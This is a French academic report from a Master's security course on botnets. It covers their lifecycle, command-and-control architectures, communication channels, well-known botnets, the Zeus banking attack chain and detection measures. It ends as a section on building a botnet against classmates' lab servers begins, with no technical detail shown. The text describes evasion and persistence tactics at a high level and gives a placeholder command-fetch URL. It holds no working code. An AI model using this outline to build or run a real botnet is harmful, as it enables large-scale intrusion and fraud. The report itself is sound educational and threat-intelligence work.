CYBER THREAT INTELLIGENCE - AN OVERVIEW AND PRACTICAL APPROACHES USING OPEN SOURCE SECURITY TOOLS

Sujet de recherche : les botnets, fonctionnement, cycle de vie, utilisations et expérimentations

en vue de l'obtention du Master 2 Informatique

Spécialité *Services, Sécurité des Systèmes et des Réseaux*

Parcours *Sécurité des Systèmes d'Information*

SOMMAIRE :

INTRODUCTION

Dans le cadre de l'UE « Cyber Threat Intelligence » avec Monsieur Alexandre Dulaunoy, nous devions réaliser un projet portant sur un sujet qui nous était propre. J'ai ici choisi de m'attacher aux botnets. Plus particulièrement de comprendre précisément leurs fonctionnements, leurs buts et leurs utilisations actuelles.

C'est donc ce que nous allons voir en détail dans la suite de ce dossier.

DEFINITION

Un botnet est un terme qui désigne un groupe d'ordinateurs infectés et contrôlés par un attaquant à distance (détournés à l'insu de leurs propriétaires).

Les ordinateurs faisant partie d'un botnet sont souvent appelés « bots » ou « zombies ».Il n'y a pas de taille requise pour pouvoir considérer un groupe d'ordinateurs comme un botnet (les petits botnets peuvent comprendre quelques centaines, voire quelques milliers de machines, alors que les botnets les plus grands peuvent comprendre jusqu'à des millions de machines).

FONCTIONNEMENT D'UN BOTNET

La première étape de la création d'un botnet est donc l'infection d'ordinateurs. C'est la première phase.

➔ Phase initiale

L'infection a lieu via des mécanismes classiques, qui vont aussi dépendre du type de périphériques visés :

- Malware en pièce jointe
- Cheval de Troie
- Faille de navigateur web
- « Drive-by » download

On remarque donc d'ores et déjà l'importance de cliquer seulement sur ce que l'on considère « fiable », d'avoir un système mis à jour, et correctement protégé par un anti-virus. Ces différentes actions combinées permettent de se prémunir de cette infection dans presque tous les cas.

Une fois installé, cet outil malveillant va déclarer la machine à un centre de contrôle (Command and Control serveur, que l'on abrègera par la suite par C&C), et elle sera donc considérée comme machine active. Celle-ci va donc pouvoir être contrôlée à distance. Nous reviendrons sur cette communication plus précisément à la fin de cette partie.

Avant d'être considérée comme totalement opérationnelle, plusieurs autres phases sont nécessaires :

➔ Phase de mise à jour

Ici on va s'occuper de mettre à jour notre botnet, donc nos machines infectées. Mise à jour des machines, ajouts de fonctionnalités, modification de signatures … (Cette modification de signature est cruciale, il va falloir modifier les « charges actives » pour continuer à passer sous le radar et ne pas être reconnu par les anti-virus …)

➔ Phase d'auto-protection

Le but va être ici de garder le contrôle sur la machine infectée, tout en étant dissimulé.

- Installation de rootkits (outil permettant de pérenniser un accès de la manière la plus furtive possible)
- Modification du système cible (firewall, anti-virus …)
- Suppression de logiciels qui pourraient nous nuire
- Exploitation de failles du système hôte (escalade de privilèges par exemple)

➔ Phase de propagation

Plus la taille d'un botnet est grande, plus celui-ci sera puissant et plus les attaques lancées seront critiques.

Le but va donc être à chaque fois d'étendre notre réseau de machines infectées :

- Campagne de spams : malwares en pièces jointes, liens web malveillant …
- Exploitation de failles, de backdoors sur des serveurs
- Tentatives de bruteforce sur des serveurs …

➔ Phase opérationnelle

Notre botnet est maintenant totalement fonctionnel, et les machines peuvent obéir aux ordres qu'on leurs communiquent.

On peut utiliser notre botnet pour :

- Réaliser des campagnes de spam par mail
- Réaliser des opérations de phishing
- Comme on l'a déjà dit précédemment, on peut identifier et infecter d'autres machines
- Réaliser des attaques de déni de service (DDoS) de grandes ampleurs
- Se « cacher » derrière un utilisateur infecté pour exécuter une action criminelle (hacking, commandes frauduleuses …)
- Fraude au clic
- Espionnage
- Vol d'informations sur les machines compromises
- Keylogger
- Miner des crypto monnaies (très lucratif avec l'explosion du prix du bitcoin ces dernières années)
- Exploiter la puissance de calcul de toutes les machines infectées pour réaliser du calcul distribué : calcul de mot de passe et bruteforce

Le but principal d'un botnet est de gagner de l'argent. Un botnet va pouvoir être loué à d'autres attaquants pour leur permettre de réaliser leurs attaques. On entre ici dans le très lucratif « Malware as a Service ».


Les deux actions que les bots n'effectueront pas sont celles qui pourraient révéler leur présence (le but est de garder la machine infectée fonctionnelle le plus longtemps possible et on ne veut donc pas que les utilisateurs prennent conscience de l'infection de leur machine) et celles qui menaceraient la santé de la machine (pour la même raison que précédemment, le but est de garder l'environnement en bon état de marche).

Un point que nous n'avons pas abordé mais qui est néanmoins crucial est la communication avec notre botnet. Il existe différentes possibilités et modèles. On note que le contrôleur maitre du botnet est appelé botmaster.

Modèle client-serveur

Nous avons tous nos différents bots qui communiquent avec un ou plusieurs centres de contrôle : C&C serveurs. Avoir plusieurs C&C serveurs permet d'avoir de la redondance et donc de s'assurer que si un tombe, on pourra toujours envoyer des instructions à nos zombies via nos autres intermédiaires.

Mais cela ne rend absolument pas le botnet indestructible pour autant … Si les serveurs C&C sont découverts et rendus inopérables, alors entre guillemets, le botnet n'est plus.




Techniquement, lorsque plusieurs C&C serveurs sont disponibles, ceux-ci ne sont pas codés en dur dans un bot car sinon si ce bot était « reconnu, découvert » il nous suffirait alors de bloquer les serveurs concernés. Les créateurs de malware utilisent donc un algorithme appelé Domain Generation Algorithm (DGA) qui va permettre de générer une liste de serveurs C&Cs automatiquement sans avoir besoin de les écrire en dur, basée sur certains paramètres tels que la date …

Tor

Il est aussi à noter que certains botnets sont contrôlés au travers du réseau d'anonymisation Tor avec des serveurs C&C uniquement accessibles depuis ce réseau.

Le protocole de service caché « hidden service » a été conçu pour masquer l'adresse IP des clients du service et celle du service auprès des clients, ce qui rend presque impossible pour les parties concernées de déterminer l'emplacement physique ou la véritable identité de chacune des parties.




Modèle Peer-to-Peer (P2P)

Plutôt que de se reposer sur un ou plusieurs serveurs C&C centralisés, les derniers botnets utilisent maintenant un modèle décentralisé avec une structure « peer-to-peer ».

Chaque bot fonctionne autant en tant que client que serveur. Chacun à une liste de périphériques infectés et vont leur transférer différentes informations …

Cette structure va permettre de rendre le botnet beaucoup plus difficile à stopper par les forces de l'ordre puisque il n'y a rien de centralisé.




Voici une comparaison entre le modèle centralisé et le modèle peer-to-peer :

TABLE I. Comparison Between Centralized & P2P

S.No.	Parameters	Botnets	
		Centralized	*P2P*
1.	Tracking	Easier	Difficult
2.	Single Point of failure	Can destroy the whole Botnet	Will not affect much
3.	Cost incurred	Higher cost	Low
4.	Risk of Hijacking	Hijacking of Bot-controller can reveal the identity of Bot-master	Hijacking Bot peer cannot reveal the identity of Bot-master
5.	Command distribution speed	Faster	Slower
6.	Management	Easy	Difficult

Modèle Hybride :



From centralized botnet to hybrid peer-to-peer botnet

Récemment, les chercheurs en sécurité de chez Symantec ont découverts un nouveau type d'architecture hybride entre un modèle client-serveur et un modèle peer-to-peer. Le modèle peer-to-peer va prendre le relais au cas où les serveurs C&C ne sont plus accessibles.

C'est ici le modèle d'architecture le plus puissant et le plus inquiétant. En effet il possède tous les avantages : pas de « single point of failure », redondance des C&C serveurs et même si l'on arriverait à les faire tomber, le botnet se reposerait ensuite sur son architecture P2P.

Nous allons maintenant passer concrètement aux différents canaux de communication possibles.


Les canaux de communication peuvent être très différents. Originellement et il encore très utilisé maintenant est le canal IRC. D'autres botnets fonctionnent grâce à des protocoles réseaux classiques pour ne pas attirer l'attention tels que ICMP, TCP ou encore UDP. HTTP et HTTPS sont aussi grandement utilisés du fait qu'il n'est plus nécessaire d'avoir une connexion permanente comme pour le peer-to-peer ou irc, et que en plus on reste « sous le radar » en utilisant un des protocoles le plus commun et courant. De plus HTTPS permet d'avoir une connexion encryptée !

Exemple d'une communication : chaque bot pourrait télécharger un fichier d'une adresse telle que http://exemple.com/commandebot et réaliser les actions indiquées dans le fichier téléchargé.

Les méthodes de communication ont beaucoup évoluées ces dernières années et se sont adaptées au Web 2.0 : simple recherche internet sur certains mots-clés pour identifier des ordres ou l'adresse de connexion de C&C ou encore l'utilisation de messageries instantanées telles que MSN.

L'une des dernières tendances est l'utilisation de protocoles et d'applications connues tels que les réseaux sociaux.

➔ Fichier de commandes ou de mises à jour uploadés sur Evernote, Twitter, Pastebin




➔ Utilisation du « cloud », google drive …


Cette méthode de communication est aussi très lucrative, et permet aux auteurs de malware de bénéficier de nombreux avantages :

- Ces services sont généralement disponibles pour tous les utilisateurs et ne seront pas bloqués par des politiques d'entreprise restrictives par exemple
- Si il est découvert en tant que C&C, le site ne sera pas fermé … ce sera à lui de gérer le problème
- L'architecture même de ces services populaires est fiable et performante, donc pas de problème de disponibilité, d'évolutivité …

Sur la page suivante, on peut voir un schéma détaillant la récupération par un bot des commandes qu'il doit effectuer via le protocole http :



Pour conclure, voici un schéma synthétique du cycle de vie et de fonctionnement d'un botnet :



LES BOTNETS « CELEBRES »

Voici une liste non exhaustive de botnets qui ont et qui pour d'autre continuent à causer de nombreux dégâts :


- **Zeus** (vol d'informations telles que les cartes de crédit, les mots de passe …)
- Koobface
- TidServ
- Trojan.Fakeavalert
- Conficker
- **ZeroAccess** (fraude au clic et minage de bitcoin, a été démantelé)
- **Mirai**

Et encore de très nombreux autres comme vous pouvez voir dans le tableau ci-dessous qui ne fait que récapituler quelques des derniers botnets de ces dernières années :

Date de création	Date de démantèlement	Nom	Nombre d'infections	Capacité de spam (milliards/jour)	Alias
2016 (August)		Mirai (malware)	380		None
2013 (early)	2013	Zer0n3t	200+ server computers	4	Fib3rl0g1c, Zer0n3t, Zer0Log1x
2012 (Around)		Chameleon	120,000+		None
2011 or earlier	2015-02	Ramnit	3,000,000+		
2010 (March)		Vulcanbot			
2010 (January)		LowSec	11,000+	0.5	LowSecurity, FreeMoney, Ring0.Tools
2010 (around)		TDL4	4,500,000+		TDSS, Alureon
2010	(Plusieurs: 2011, 2012)	Kelihos	300,000+	4	Hlux
2009 (May)	November 2010	BredoLab	30,000,000+	3.6	Oficla
2009 (August)		Festi	250,000+	2.25	Spamnost
2009 (Around)	19/07/2012	Grum	560,000+	39.9	Tedroo
2008 (November)		Conficker	10,500,000+	10	DownUp, DownAndUp, DownAdUp, Kido

Il est très difficile de savoir le nombre exact de botnets, leurs actions précises, le nombre d'infections … Cela demande un travail précis par des chercheurs en sécurité et l'utilisation d'honeypots par exemple pour observer leurs fonctionnements précis dans un « environnement » proche de la cible. La plupart des botnets ne peuvent être détectés qu'indirectement.

Voici une infographie pour le botnet ZeroAccess qui permet de mieux en comprendre l'impact :




C'est ici tout ce que nous dirons dans cette partie, on pourrait en effet réaliser un dossier pour chaque botnet cité, chacun étant totalement différents et avec des objectifs distinct … ex :

- ➔ Mirai = Botnet focalisé sur l'IOT responsable des plus grosses attaques DDoS
- ➔ Zeus = Banking Malware

Il est toujours intéressant de comprendre le fonctionnement complet d'un botnet précis une fois celui-ci découvert et connu.

Pour l'exemple, voici le fonctionnement détaillé de Zeus :



1. Uploads malicious advertisements to legitimate and fraud advertisements servers
2. The malicious advertisements published among the legitimate websites
3. User accesses to an infected website
4. The website content contains redirection to the malicious Exploit Kit
5. The user is redirected to the malicious Exploit Kit
6. The user's PC exploited, the payload was downloaded successfully
7. The Trojan reports for a new bot to the C&C
8. The C&C sends instruction to the Trojan
9. User access to financial institution
10. The Trojan reports for the user activities
11. The C&C sends commands to the Trojan to manipulate user bank transactions
12. Trojan manipulates User's bank transaction
13. Trojan reports the C&C about successful/failed transaction

Certains vont en effet avoir pour but principal de réaliser des attaques DDoS, d'autres vont être plus des « couteaux suisse » alors que d'autres vont se spécialiser dans les banking malware comme Zeus.

CLASSIFICATION

Il existe plusieurs classifications de botnets. Il est possible de les différencier selon leur architecture, selon le protocole réseau utilisé, le mécanisme d'infection, le comportement malicieux …

Les catégoriser n'est pas chose aisée, cela va aussi dépendre grandement du but précis pour lequel ces architectures sont créées dans un premier lieu (cela va influencer des facteurs tel que le malware utilisé pour compromettre les victimes ou encore l'architecture …).

Nous avons expliqués précédemment les différents modèles d'architecture, en voici une synthèse :

- Modèle client-serveur, basé sur la présence d'un ou plusieurs C&C
- Modèle peer-to-peer
- Modèle hybride

A cela s'ajoute l'utilisation ou non du réseau Tor.

Vient ensuite les différents moyens de communication et protocoles réseaux employés :

- Protocole IRC
- Protocoles classiques tels que TCP, ICMP, UDP
- Messagerie instantanée tels que MSN, ICQ
- http et https
- Utilisation des réseaux sociaux et de services Web (Twitter, Facebook, Evernote)

Les botnets peuvent aussi se différencier par les cibles et les plateformes qu'ils visent, on distingue ici :

- PCs, laptops et périphériques classiques
- Mobiles
- IOT : internet of things (caméras IP …)

Le comportement qui peut être très varié comme nous l'avons vu : phishing, spam, vol d'informations … tout est possible.

Et le mécanisme d'infection : via un fichier-joint malveillant par mail, par « drive-by » download …

On pourrait aussi imaginer comme moyen de classification la topologie utilisée par le botnet (en étoile, hiérarchique …)

QUELS MOYENS POUR LES STOPPER ?

Les bots modernes sont hautement résistants à la surveillance du trafic, on ne peut avoir une détection fiable de la majorité de ceux-ci … Les bots ne cessent d'évoluer pour esquiver leur détection par les différents antivirus et solutions de sécurité. De plus comme nous l'avons vus précédemment il y a de très nombreux moyens de passer à travers les mailles du filet (exemple : utiliser les entêtes de cookies http pour envoyer/recevoir des commandes …)

Certaines solutions existent néanmoins pour les détecter et les bloquer :

- Liste d'adresses IP et de domaines C&C
- Liste des schémas de trafic utilisés par les bots pour communiquer
- Liste de noms domaine auxquels les bots font des requêtes
- Utilisation d'honeypots pour découvrir le fonctionnement d'un botnet et essayer de mitiger le problème
- Mesures habituelles de protection du réseau (restriction, séparation …)
- Mesures habituelles de protection des machines (anti-virus, HIDS/HIPS, gestion des droits, gestion des mises à jour …)

Il n'y pas de standards pour la création de botnets. Il n'y a pas de langage, d'architecture ou de protocoles réglementés et définis. Tout est entre guillemets laissés à l'imagination de l'auteur du malware et de son inventivité et connaissances.

De par sa constitution, la traçabilité des actions et des sources d'un botnet est très compliquée. Plus le botnet est grand plus il devient également difficile de l'enrayer … notamment pas les nouveaux modèles d'architecture peer-to-peer et hybride et l'utilisation de nouveaux canaux de communication.


EXPERIMENTATION CONCRETE : CREATION ET CONTROLE D'UN BOTNET

Dans le cadre de notre projet de synthèse de cette année qui consistait à attaquer les serveurs de nos camarades et à nous défendre de leurs attaques, j'ai vu l'opportunité d'une attaque complexe me permettant de constituer un réseau de cibles infectées et auxquelles je pourrais envoyer des commandes : autrement dit un botnet.

Le site concerné est un site de vente de meubles. Voici donc ici ma démarche, ainsi que la partie technique détaillée.

